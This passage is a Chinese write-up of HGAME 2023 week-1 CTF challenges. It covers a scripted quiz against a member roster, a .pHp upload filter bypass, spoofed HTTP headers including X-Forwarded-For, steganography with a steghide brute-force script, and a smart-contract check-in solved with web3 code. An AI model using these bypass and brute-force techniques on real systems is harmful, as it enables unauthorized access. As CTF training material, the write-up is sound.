        "url": "https://Owl-alt.github.io"
    },
    {
        "id": "AtOm",
        "intro": "2O级 / web / 想学iot",
        "url": "https://homeboyc.cn/"
    },
    {
        "id": "ChenMoFeiJin",
        "intro": "2O级 / Crypto / 摸鱼学代师",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=5xyCaLib3lovjrUzf5pWxDQ&s=640",
        "url": "https://chenmofeijin.top"
    },
    {
        "id": "Klrin",
        "intro": "2O级 / WEB / 菜的抠脚 / 想学GO",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=nnzEWNwxMS88jKYre5fOjg&s=640",
        "url": "https://blog.mjclouds.com/"
    },
    {
        "id": "ek1ng",
        "intro": "2O级 / Web / 还在努力",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=pJFuHEqNaFk1If1STvRibWw&s=640",
        "url": "https://ek1ng.com"
    },
    {
        "id": "latt1ce",
```

```
        "intro": "20级 / Crypto&BlockChain / Plz V me 50 eth",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=EmPiaz7Msgg7iaia9tibibjdUyw&s=640",
        "url": "https://lee-tc.github.io/"
    },
    {
        "id": "Ac4ae0",
        "intro": "*级 / 被拐卖来接盘的格子 / 不可以乱涂乱画哦",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=EI7A02PYs5WUVFP2bciad8w&s=640",
        "url": "https://twitter.com/LAttic1ng"
    },
    {
        "id": "Akira",
        "intro": "19级 / 不会web / 半吊子运维 / 今天您漏油了吗",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=ku1vqyI1hLJr61PGIlic7Ow&s=640",
        "url": "https://4kr.top"
    },
    {
        "id": "qz",
        "intro": "19级 / 摸鱼美工 / 学习图形学、渲染ing",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=q5qVDcvyzxee4qiays52mibA&s=640",
        "url": "https://fl0.top/"
    },
    {
        "id": "Liki4",
        "intro": "19级 / 脖子笔直歪脖手",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=E3j3BJrsAfyl1arfnFKufQ&s=640",
        "url": "https://github.com/Liki4"
    },
    {
        "id": "0x4qE",
        "intro": "19级 / &lt;/p&gt;&lt;p&gt;Web",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=K7icYial1VVzlNl7hrD9MlNw&s=640",
        "url": "https://github.com/0x4qE"
    },
    {
        "id": "xi4oyu",
```

```
        "intro": "19级 / 骨瘦如柴的胖手",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=JfeMY6Lz5ZU4GmtTV85otQ&s=640",
        "url": "https://www.xi4oyu.top/"
    },
    {
        "id": "R3nO",
        "intro": "19级 / bin底层选手",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=icY08gnMlXtoYIJ9ib3eJQ2g&s=640",
        "url": "https://r3nO.top"
    },
    {
        "id": "m140",
        "intro": "19级 / 不会re / dl萌新 / 太弱小了，没有力量 / 想学游戏",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=ztOiccbnGuV8dOpXIYrJgvg&s=640",
        "url": "#"
    },
    {
        "id": "Mezone",
        "intro": "19级 / 普通的binary爱好者。",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=rDD29iahzzg8AvQX7fdbFPg&s=640",
        "url": "#"
    },
    {
        "id": "d1gg12",
        "intro": "19级 / 游戏开发 / 🐟粉",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=icawQKtjLcRiaj7scTRBZ9Qw&s=640",
        "url": "https://d1g.club"
    },
    {
        "id": "Trotsky",
        "intro": "19级 / 半个全栈 / 安卓摸🐟 / P 社玩家 / 🍆粉",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=LiasEshjTXTrNzJjPHVY3Vw&s=640",
        "url": "https://altonhe.github.io/"
    },
    {
        "id": "Gamison",
```

```
        "intro": "19级 / 挖坑不填的web选手",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=0VaAu2go9mvrMXu1ibmKy1g&s=640",
        "url": "http://aw.gamison.top"
    },
    {
        "id": "Tinmix",
        "intro": "19级会长 / DL爱好者 / web苦手",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=L2EclrAltb7lk3LBPY6oWA&s=640",
        "url": "http://poi.ac"
    },
    {
        "id": "RT",
        "intro": "19级 / Re手，我手呢？",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=p1TD1qwKfEK8NZExRDqic1A&s=640",
        "url": "https://wr-web.github.io"
    },
    {
        "id": "wenzhuan",
        "intro": "18 级 / 完全不会安全 / 一个做设计的鸽子美工 / 天天画表情
包",

        "url": "https://wzyxv1n.top/"
    },
    {
        "id": "Cosmos",
        "intro": "18级 / 莫得灵魂的开发 / 茄粉 / 作豚 /  米厨",


        "url": "https://cosmos.red"
    },
    {
        "id": "Y",
        "intro": "18 级 / Bin / Win / 电竞缺乏视力 / 开发太菜 / 只会 C /
CSGO 白给选手",

        "url": "https://blog.xyzz.ml:444/"
    },
    {
        "id": "Annevi",
```

```
        "intro": "18级 / 会点开发的退休web手 / 想学挖洞 / 混吃等死",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=WN9x96MpjSJ3Gc7a3SHtDw&s=640",
        "url": "https://annevi.cn"
    },
    {
        "id": "logong",
        "intro": "18 级 / 求大佬带我IoT入门 / web太难了只能做做misc维持生
计 / 摸🐟",

        "url": "http://logong.vip"
    },
    {
        "id": "Kevin",
        "intro": "18 级 / Web / 车万",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=jaXAqywDMbia39e4OfGXicPQ&s=640",
        "url": "https://harmless.blue/"
    },
    {
        "id": "LurkNoi",
        "intro": "18级 / 会一丢丢crypto / 摸鱼",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=CLTlN5QPS3aI6OicIoxGmdQ&s=640",
        "url": "#"
    },
    {
        "id": "幼稚园",
        "intro": "18级会长 / 二进制安全 /  干拉",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=G2o7mX9RCTkiaCHeEiaJLBwA&s=640",
        "url": "https://danisjiang.com"
    },
    {
        "id": "lostflower",
        "intro": "18级 / 游戏引擎开发 / 尚有梦想的game maker",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=eQHtN69C2tgM8Ul8PmtTKw&s=640",
        "url": "https://r0O0setta.github.io"
    },
    {
        "id": "Roc826",
```

```
        "intro": "18 级 / Web 底层选手",

        "url": "http://www.roc826.cn/"
    },
    {
        "id": "Seadom",
        "intro": "18 级 / Web / 真·菜到超乎想象 / 拼死学（mo）习（yu）中",

        "url": "#"
    },
    {
        "id": "ObjectNotFound",
        "intro": "18级 / 懂点Web & Misc / 懂点运维 / 正在懂游戏引擎 / 我
们联合！",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=yQnkF86Uy6UkZrZmFYLL4g&s=640",
        "url": "https://www.zhouweitong.site"
    },
    {
        "id": "Moesang",
        "intro": "18 级 / 不擅长 Web / 擅长摸鱼 / 摸鱼！",

        "url": "https://blog.wz22.cc"
    },
    {
        "id": "E99p1ant",
        "intro": "18级 / 囊地鼠饲养员 / 写了一个叫 Cardinal 的平台",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=AJQ9RJRCavhSibMZtRq2JOQ&s=640",
        "url": "https://github.red/"
    },
    {
        "id": "Michael",
        "intro": "18 级 / Java / 会除我佬",

        "url": "http://michaelsblog.top/"
    },
    {
        "id": "matrixtang",
        "intro": "18级 / 编译器工程师( 伪 / 半吊子PL- 静态分析方向",

        "url": "#"
```

```
    },
    {
        "id": "r4u",
        "intro": "18级 / 不可以摸🐟哦",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=rJCqQv1EzicpDW77nMa5bYw&s=640",
        "url": "http://r4u.top/"
    },
    {
        "id": "357",
        "intro": "18级 / 并不会web / 端茶送水选手",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=POaV9Y85NiaUcibaETEKTpfw&s=640",
        "url": "#"
    },
    {
        "id": "Li4n0",
        "intro": "17 级 / Web 安全爱好者 / 半个程序员 / 没有女朋友",

        "url": "https://blog.0e1.top"
    },
    {
        "id": "迟原静",
        "intro": "17级 / Focus on Java Security",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=xyVPFvQ2dWReoBiahd7naSw&s=640",
        "url": "#"
    },
    {
        "id": "Ch1p",
        "intro": "17 级 / 自称 Bin 手实际啥都不会 / 二次元安全",

        "url": "http://ch1p.top"
    },
    {
        "id": "f1rry",
        "intro": "17 级 / Web",

        "url": "#"
    },
    {
        "id": "mian",
```

```
        "intro": "17 级 / 业余开发 / 专业摸鱼",

        "url": "https://www.intmian.com"
    },
    {
        "id": "ACce1er4t0r",
        "intro": "17级 / 摸鱼ctfer / 依旧在尝试入门bin / 菜鸡研究生+1",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=gRBlwiawx1lF4UkPKh4Liczg&s=640",
        "url": "#"
    },
    {
        "id": "MiGo",
        "intro": "17级 / 二战人 / 老二次元 / 兴趣驱动生活",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=XzZggL7hDeicLXb2FSic6sfg&s=640",
        "url": "https://migoooo.github.io/"
    },
    {
        "id": "BrownFly",
        "intro": "17级 / RedTeamer / 字节跳动安全工程师",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=EnNslsFelj9HibuKoNHwmyg&s=640",
        "url": "https://brownfly.github.io"
    },
    {
        "id": "Aris",
        "intro": "17级/ Key厨 / 腾讯玄武倒水的",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=anjeaJmx1X79Yp1DNxWrRA&s=640",
        "url": "https://blog.ar1s.top"
    },
    {
        "id": "hsiaoxychen",
        "intro": "17级 / 游戏厂打工仔 / 来深圳找我快活",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=YGiaicyZ3NkWfOoGOlLPWvAw&s=640",
        "url": "https://chenxy.me"
    },
    {
        "id": "LouOO",
        "intro": "17级 / web / 东南读研",
```

```
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=fdAMuUicvOObMv3eZC8y0Ew&s=640",
        "url": "https://blog.lou00.top"
    },
    {
        "id": "Junier",
        "intro": "16 级 / 立志学术的统计er / R / 为楼上的脱单事业做出了贡
献",

        "url": "#"
    },
    {
        "id": "bigmud",
        "intro": "16 级会长 / Web 后端 / 会一点点 Web 安全 / 会一丢丢二进
制",

        "url": "#"
    },
    {
        "id": "NeverMoes",
        "intro": "16 级 / Java 福娃 / 上班 996 / 下班 669",
        "url": "#"
    },
    {
        "id": "Sora",
        "intro": "16 级 / Web Developer",
        "url": "https://github.com/Last-Order"
    },
    {
        "id": "fantasyqt",
        "intro": "16 级 / 可能会运维 / 摸鱼选手",
        "url": "http://0x2f.xyz"
    },
    {
        "id": "vvv_347",
        "intro": "16 级 / Rev / Windows / Freelancer",
        "url": "https://vvv-347.space"
    },
    {
        "id": "veritas501",
        "intro": "16 级 / Bin / 被迫研狗",
        "url": "https://veritas501.space"
```

```
    },
    {
        "id": "LuckyCat",
        "intro": "16 级 / Web 🐱 / 现于长亭科技实习",
        "url": "https://jianshu.com/u/ad5c1e097b84"
    },
    {
        "id": "Ash",
        "intro": "16 级 / Java 开发攻城狮 / 996 选手 / 濒临猝死",
        "url": "#"
    },
    {
        "id": "Cyris",
        "intro": "16 级 / Web 前端 / 美工 / 阿里云搬砖",
        "avatar":
"https://cdn.jsdelivr.net/npm/cyris/images/avatar.png",
        "url": "https://cyris.moe/"
    },
    {
        "id": "Acaleph",
        "intro": "16 级 / Web 前端 / 水母一小只 / 程序员鼓励师 / Cy 来组饥
荒! ",
        "url": "#"
    },
    {
        "id": "b0lv42",
        "intro": "16级 / 大果子 / 毕业1年仍在寻找vidar娘接盘侠",
        "url": "https://b0lv42.github.io/"
    },
    {
        "id": "ngc7293",
        "intro": "16 级 / 蟒蛇饲养员 / 高数小王子",
        "avatar": "../../images/avatar/ngc7293.jpg",
        "url": "https://ngc7292.github.io/"
    },
    {
        "id": "ckj123",
        "intro": "16 级 / Web / 菜鸡第一人",
        "avatar": "../../images/avatar/ckj123.jpg",
        "url": "https://www.ckj123.com"
    },
    {
```

```
        "id": "cru5h",
        "intro": "16级 / 前web手、现pwn手 / 菜鸡研究生 / scu",
        "avatar": "https://thirdqq.qlogo.cn/g?
b=sdk&k=5kpiaPnLZ1cWrp0G8O4qHDg&s=640",
        "url": "#"
    },
    {
        "id": "xiaoyao52110",
        "intro": "16 级 / Bin 打杂 / 他们说菜都是假的，我是真的",
        "avatar": "../../images/avatar/xiaoyao52110.jpg",
        "url": "#"
    },
    {
        "id": "Undefinedv",
        "intro": "15 级网安协会会长 / Web 安全",
        "avatar": "../../images/avatar/undefinedv.jpg",
        "url": "#"
    },
    {
        "id": "Spine",
        "intro": "逆向 / 二进制安全",
        "avatar": "../../images/avatar/spine.jpg",
        "url": "#"
    },
    {
        "id": "Tata",
        "intro": "二进制 CGC 入门水准 / 半吊子爬虫与反爬虫",
        "avatar": "../../images/avatar/tata.jpg",
        "url": "#"
    },
    {
        "id": "Airbasic",
        "intro": "Web 安全 / 长亭科技安服部门 / TSRC 2015 年年度英雄榜第
八、2016 年年度英雄榜第十三",
        "avatar": "../../images/avatar/airbasic.jpg",
        "url": "#"
    },
    {
        "id": "jibo",
        "intro": "15 级 / 什么都不会的开发 / 打什么都菜",
        "avatar": "../../images/avatar/jibo.jpg",
        "url": "#"
```

```
    },
    {
        "id": "Processor",
        "intro": "15 级 Vidar 会长 / 送分型逆向选手 / 13 段剑纯 / 差点没毕业 / 阿斯巴甜有点甜",
        "avatar": "../../images/avatar/Processor.jpeg",
        "url": "https://processor.pub/"
    },
    {
        "id": "HeartSky",
        "intro": "15 级 / 挖不到洞 / 打不动 CTF / 内网渗透不了 / 工具写不出",
        "avatar": "../../images/avatar/heartsky.jpg",
        "url": "http://heartsky.info"
    },
    {
        "id": "Minygd",
        "intro": "15 级 / 删库跑路熟练工 / 没事儿拍个照 / 企鹅",
        "avatar": "../../images/avatar/mingy.jpg",
        "url": "#"
    },
    {
        "id": "Yotubird",
        "intro": "15 级 / 已入 Python 神教",
        "avatar": "../../images/avatar/Yotubird.png",
        "url": "#"
    },
    {
        "id": "c014",
        "intro": "15 级 / Web 🐶 / 汪汪汪",
        "avatar": "../../images/avatar/c014.png",
        "url": "#"
    },
    {
        "id": "Explorer",
        "intro": "14 级 HDUISA 会长 / 二进制安全 / 曾被 NULL、TD、蓝莲花等拉去凑人数 / 差点没毕业 / 长亭安研",
        "avatar": "../../images/avatar/Explorer.jpg",
        "url": "#"
    },
    {
        "id": "Aklis",
```

```
        "intro": "14 级 HDUISA 副会长 / 二次元 / 拼多多安全工程师",
        "avatar": "../../images/avatar/aklis.jpg",
        "url": "#"
    },
    {
        "id": "Sysorem",
        "intro": "14 级网安协会会长 / HDUISA 成员 / Web 安全 / Freebuf 安全社区特约作者 / FSI2015Freebuf 特邀嘉宾",
        "avatar": "../../images/avatar/sysorem.jpg",
        "url": "#"
    },
    {
        "id": "Hcamael",
        "intro": "13 级 / 知道创宇 404 安全研究员 / 现在 Nu1L 划划水 / IoT、Web、二进制漏洞，密码学，区块链都看得懂一点，但啥也不会",
        "avatar": "../../images/avatar/hcamael.jpg",
        "url": "#"
    },
    {
        "id": "LoRexxar",
        "intro": "14 级 / Web 🐶 / 杭电江流儿 / 自走棋主教守门员",
        "avatar": "../../images/avatar/lorexxar.jpg",
        "url": "https://lorexxar.cn/"
    },
    {
        "id": "A1ex",
        "intro": "14 级网安协会副会长 / Web 安全",
        "avatar": "../../images/avatar/alex.jpg",
        "url": "#"
    },
    {
        "id": "Ahlaman",
        "intro": "14 级网安协会副会长 / 无线安全",
        "avatar": "../../images/avatar/ahlaman.jpg",
        "url": "#"
    },
    {
        "id": "lightless",
        "intro": "Web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究",
        "avatar": "../../images/avatar/lightless.jpg",
        "url": "https://lightless.me/"
    },
```

```
    {
        "id": "Edward_L",
        "intro": "13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安全，fuzz，符号执行方向研究",
        "avatar": "../../images/avatar/edward_L.jpg",
        "url": "#"
    },
    {
        "id": "逆风",
        "intro": "13 级菜鸡 / 大数据打杂",
        "avatar": "../../images/avatar/deadwind4.jpeg",
        "url": "https://github.com/deadwind4"
    },
    {
        "id": "陈斩仙",
        "intro": "什么都不会 / 咸鱼研究生 / <del>安恒</del>、<del>长亭</del> / SJTU",
        "avatar": "../../images/avatar/chenzhanxian.jpg",
        "url": "https://mxgcccc4.github.io/"
    },
    {
        "id": "Eric",
        "intro": "渗透 / 人工智能 / 北师大博士在读",
        "avatar": "../../images/avatar/eric.jpg",
        "url": "https://3riccc.github.io"
    }
]

getQuestion = 'http://week-1.hgame.lwsec.cn:32240/api/getQuestion'
verifyAnswer = 'http://week-1.hgame.lwsec.cn:32240/api/verifyAnswer'
getScore = 'http://week-1.hgame.lwsec.cn:32240/api/getScore'

import requests
s = requests.Session()

for i in range(100):
    r=s.get(getQuestion)
    r=eval(r.text)
    print(r['message'])
    for i in ans:
        if i['intro'] == r['message']:
```

```
            print(i['id'])
            id=i['id']
            break
    r=s.post(verifyAnswer,{'id':id})
    print(r.text)
    r=s.get(getScore)
    print(r.text)
```

score达到100的时候getScore会返回flag

3、Show Me Your Beauty

登陆了之前获取的会员账号之后，兔兔想找一张自己的可爱照片，上传到个人信息的头像中:D 不过好像可以上传些奇怪后缀名的文件诶 XD

可用扩展名大小写绕过，上传.pHp即可。

4、Become A Member

学校通知放寒假啦，兔兔兴高采烈的打算购买回家的车票，这时兔兔发现成为购票网站的会员账户可以省下一笔money..... 想成为会员也很简单，只需要一点点HTTP的知识.....等下，HTTP是什么，可以吃吗？

根据提示在http请求中添加相关元素即可：

1、请先提供一下身份证明（Cute-Bunny）哦

```
User-Agent: Cute-Bunny
```

2、每一个能够成为会员的顾客们都应该持有名为Vidar的邀请码（code）

```
Cookie: code=Vidar
```

3、由于特殊原因，我们只接收来自于bunnybunnybunny.com的会员资格申请

```
referer: bunnybunnybunny.com1
```

4、就差最后一个本地的请求，就能拿到会员账号啦

```
X-Forwarded-For: 127.0.0.1
```

5、得到账号:username:luckytoday password:happy123（请以json请求方式登陆）返回flag

```
{
"username":"luckytoday","password":"happy123"
}
```

misc

1、Sign In


欢迎参加HGAME2023,Base64解码这段Flag，然后和兔兔一起开始你的HGAME之旅吧，祝你玩的愉快！ aGdhbWV7V2VsY29tZV9Ub19IR0FNRTIwMjMhfQ==

base64解密

2、e99p1ant_want_girlfriend

兔兔在抢票网站上看到了一则相亲广告，人还有点小帅，但这个图片似乎有点问题，好像是CRC校验不太正确？


修改文件高度



3、神秘的海报

坐车回到家的兔兔听说ek1ng在HGAME的海报中隐藏了一个秘密……（还记得我们的Misc培训吗？

zsteg看到一段文字



得到flag1：hgame{U_Kn0w_LSB&W

一个网盘地址：https://drive.google.com/file/d/13kBos3Ixlfwkf3e0z0kJTEqBxm7RUk-G/view?usp=sharing

还有提示：Steghide加密，6位密码

下载下来一个wav文件，根据提示，进行是Steghide爆破的密码12345678，同时得到flag2：av^Mp3_Stego}

拼接得到flag：hgame{U_Kn0w_LSB&Wav^Mp3_Stego}

Steghide爆破脚本：

```
from subprocess import *
import hashlib,string,itertools
stegoFile='Bossanova.wav'
extractFile='hide.txt'
# win
#passFile='D:\\ctf\\ctfhome\\tools\\dict\\top1000.txt'
#cmdFormat = "D:\\ctf\\tools\\隐写\\steghide\\steghide.exe extract -
sf %s -xf %s -p %s"    #win

# linux
passFile='/home/wz/ctf/tools/dict/top1000.txt'
cmdFormat = "steghide extract -sf %s -xf %s -p %s"  # linux

def fuu_dic():
    errors = ['could not extract', 'steghide --help', 'Syntax
error']
    f = open(passFile, 'r')
    for line in f.readlines():
        cmd = cmdFormat % (stegoFile, extractFile, line.strip())
        p = Popen(cmd, shell=True, stdout=PIPE, stderr=STDOUT)
        content = p.stdout.read().decode()
        print(content)
        for err in errors:
```


```
            if err in content:
                break
            else:
                print(content)
                print('the passphrase is %s' % (line.strip()))
                f.close()
                return

def fuu_number(length):
    dateset = string.ascii_lowercase + string.digits
    dateset = string.digits

    errors = ['could not extract', 'steghide --help', 'Syntax
error']

    for item in itertools.product(dateset, repeat=length):
        line = "".join(item)
        cmd = cmdFormat % (stegoFile, extractFile, line)
        p = Popen(cmd, shell=True, stdout=PIPE, stderr=STDOUT)
        content = p.stdout.read().decode()
        print(cmd,content)
        for err in errors:
            if err in content:
                break
            else:
                print(content)
                print('the passphrase is %s' % (line.strip()))
                return

if __name__ == '__main__':
    fuu_dic()
print('end')
```

4、Where am I

兔兔回家之前去了一个神秘的地方，并拍了张照上传到网盘，你知道他去了哪里吗？ flag格式为: hgame{经度时经度分经度秒东经*(E)*/西经*(W)*纬度时纬度分纬度秒_南纬(S)/北纬(N)}，秒精确到小数点后两位 例如: 11°22'33.99''E, 44°55'11.00''S 表示为 hgame{11_22_3399_E_44_55_1100_S}

ATTACHMENTS:

流量日志中提取出rar文件，7zip解压，得到图片，查看属性得到坐标



也可以exiftool查看： 39 deg 54' 54.18" N, 116 deg 24' 14.88" E

整理成flag格式，注意先经度，再纬度，hgame{116_24_1488_E_39_54_5418_N}

BlockChain

1、Checkin

题目中给出了三个端口，分别是 RPC、水龙头、题目交互端。 由于靶机端口随机，需要选手自行尝试。 其中，浏览器可直接访问的是水龙头，浏览器直接访问报 403 的是 RPC，浏览器无法访问的是题目交互端，需使用 nc 连接。
week-1.hgame.lwsec.cn:30727 (nc)
week-1.hgame.lwsec.cn:30433 (水龙头)
week-1.hgame.lwsec.cn:32455 (rpc)

这个题绕了一天的时间才解决，之前其他比赛的时候遇到过 但是这次的是私有链，并且没有提供钱包账户，需要自己创建，中间尝试了jsonrpc、Geth客户端等尝试了各种创建账户的函数都不成功，最后查web3.js接口文档发现web3.eth.account.create() 可以。。。返回数据中包含了账户地址和私钥等。
所以先列下题目source, nc访问后有4个菜单 创建账号、构造合约、获取flag、查看源码

```
wz@u2204:/mnt/d/ctf/ctfhome/tools/sh$ nc week-1.hgame.lwsec.cn
30727
We design a pretty easy contract challenge. Enjoy it!
Your goal is to make isSolved() function returns true!

[1] - Create an account which will be used to deploy the challenge
contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
```

源码：

```
contracts/checkin.sol
// SPDX-License-Identifier: MIT

pragma solidity 0.8.17;

contract Checkin {
    string greeting;

    constructor(string memory _greeting)  {
        greeting = _greeting;
    }

    function greet() public view returns (string memory) {
        return greeting;
    }

    function setGreeting(string memory _greeting) public {
        greeting = _greeting;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "HelloHGAME!";
        return keccak256(abi.encodePacked(expected)) ==
keccak256(abi.encodePacked(greeting));
    }
}
```

解题思路很简单 就是调用一下合约的setGreeting方法，参数是HelloHGAME!
先执行菜单1创建账号，然后用水龙头给账号灌个水，然后菜单2构造合约，得到合约地址：
0xAE541aE91E2798E04E8e6Ae198E20e454093c2d3

拿出以前的脚本，发现没有帐户，当然最后找到了创建方法，创建后用水龙头给账户灌点水，然后遇到了使用buildTransaction返回401错误。。。
尝试手动构造交易：

```
transaction={
  "from": "0xf111ec4C8798Cad7bbF78D517024a7ADece5814c",
 "to": contract_address,
 "gas":"0x100000",
 "gasPrice":"0x2",
 "nonce":nonce,
 "chainId":"0xf810",
 "data":
"0xa41368620000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000000000000000000000000000000000000000b48656c6c6f4847414d45210000000000000000000000000000000000000000"
 }
```

其中data的构造我直接使用Remix 编译源码后部署合约执行 setGreeting(HelloHGAME!)然后复制一下input就是了。
然后用一开始没有加chainId 遇到了only replay-protected (EIP-155) transactions allowed over RPC的错误，在交易中加上chainId就可以了，chainId可以用Geth执行eth.chainId() 或者 web3.eth.chainId获得
最后exp

```
from web3 import Web3, HTTPProvider
from web3 import Web3
import json

rpc = "http://week-1.hgame.lwsec.cn:32455"
w3 = Web3(Web3.HTTPProvider(rpc))
my_address='0xB13b851de8A6DC156F01a3eab639C85c2d32456F'
prikey='9ebe7712e3f459fe130d24e638058adc33564391b6be56a719cdd783ce703f34'
contract_address = '0xAE541aE91E2798E04E8e6Ae198E20e454093c2d3'
abi='''
[
```

```
    {
        "inputs": [],
        "name": "greet",
        "outputs": [
            {
                "internalType": "string",
                "name": "",
                "type": "string"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [
            {
                "internalType": "string",
                "name": "_greeting",
                "type": "string"
            }
        ],
        "name": "setGreeting",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    }
]
'''
abi=json.loads(abi)
nonce = w3.eth.get_transaction_count(my_address)
'''
acc = w3.eth.account.create()
print(acc.address)
print(acc.privateKey.hex())
'''
chainid=w3.eth.chainId
print(chainid)
# 实例化合约对象
storage = w3.eth.contract(address=contract_address, abi=abi)

transaction={
```

```
 "from": my_address,
 "to": contract_address,
 "gas":"0x100000",
 "gasPrice":"0x1",
 "nonce":nonce,
 "chainId":w3.eth.chainId,
 "data":
"0xa413686200000000000000000000000000000000000000000000000000000000
0000002000000000000000000000000000000000000000000000000000000000
0000b48656c6c6f4847414d45210000000000000000000000000000000000000000
00"
 }
# 签名
signed_transaction = w3.eth.account.sign_transaction(transaction,
private_key=prikey)
# 发送交易
tx_hash =
w3.eth.send_raw_transaction(signed_transaction.rawTransaction)
print('add new Person to contract...')
# 等待交易完成
tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
# 获得people数组中存储的值
result = storage.functions.greet().call()
print(f'get result: {result}')
```

```
63504
add new Person to contract...
get result: HelloHGAME!
[Finished in 16.6s]
```

nc执行3获得flag：

```
wz@u2204:/mnt/d/ctf/ctfhome/tools/sh$ nc week-1.hgame.lwsec.cn 30727
We design a pretty easy contract challenge. Enjoy it!
Your goal is to make isSolved() function returns true!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.x_TUjoBpQfuVKV4K_V8MXLKAwjjKohUfo1OS2OR2qgnnOacAhp0i
XkfDwLc3bJL_ON_Nbdtm-5slPwFGQ
[+] flag: hgame{3c554e5ec48a033332a17c6d7b4944ee4c1fec1c}
```

Iot

1、Help the uncle who can't jump twice

兔兔在车站门口看到一张塑料凳子,上边坐着一个自称V的男人.他希望你能帮他登上他的大号 Vergil 去那边的公告栏上康康Nero手上的YAMATO怎么样了

1、使用提供的字典爆破密码，得到密码power

2、订阅Nero/YAMATO 得到flag

```
import json
import sys
